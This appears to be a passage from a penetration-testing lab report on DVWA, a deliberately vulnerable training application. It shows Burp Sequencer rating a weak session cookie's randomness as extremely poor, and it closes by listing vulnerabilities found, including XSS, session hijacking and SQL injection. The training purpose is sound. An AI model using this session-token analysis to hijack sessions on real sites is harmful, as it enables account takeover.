Request cookies 3
Request headers 16
Search... 0 matches
localhost
Right Ctrl


Burp Suite Community Edition v2023.1.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn Settings
Live capture Manual load Sequencer settings
Select live capture request
Send requests here from other tools to configure a live capture. Select the request to use, configure the other options below, then click "Start live capture".
Remove
Clear
Host Request
1 http://127.0.0.1 POST /DVWA/vulnerabilities/weak_id/ HTT...
Start live capture
Token location within response
Select the location in the response where the token appears.
Cookie: dvwaSession=4
Form field:
Custom location: [INVALID]
Configure
XSS (Reflected)
127.0.0.1


Burp Sequencer [live capture #1: http://127.0.0.1]
Live capture (20000 tokens)
Pause Copy tokens Auto analyze Requests: 20004
Stop Save tokens Analyze now
Summary Character-level analysis Bit-level analysis Analysis settings
Overall result
The overall quality of randomness within the sample is estimated to be: extremely poor.
At a significance level of 1%, the amount of effective entropy is estimated to be: 0 bits.
Effective entropy
The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probab
observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hyp
the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that th
random, and so increases the chance that non-random data will be treated as random.
>10%
>1%
Significance level
>0.1%
>0.01%
127.0.0.1

Conclusion

- Penetration Testing executed on the application “DVWA” a different type of testing method is applied to this application depending upon the security level of the application. It finds vulnerable areas like XSS vulnerabilities, Session Hijacking, SQL Injection, Brute Force & File inclusion etc. These exploits help in identifying the vulnerabilities in the source code that can further lead to exploit the web application.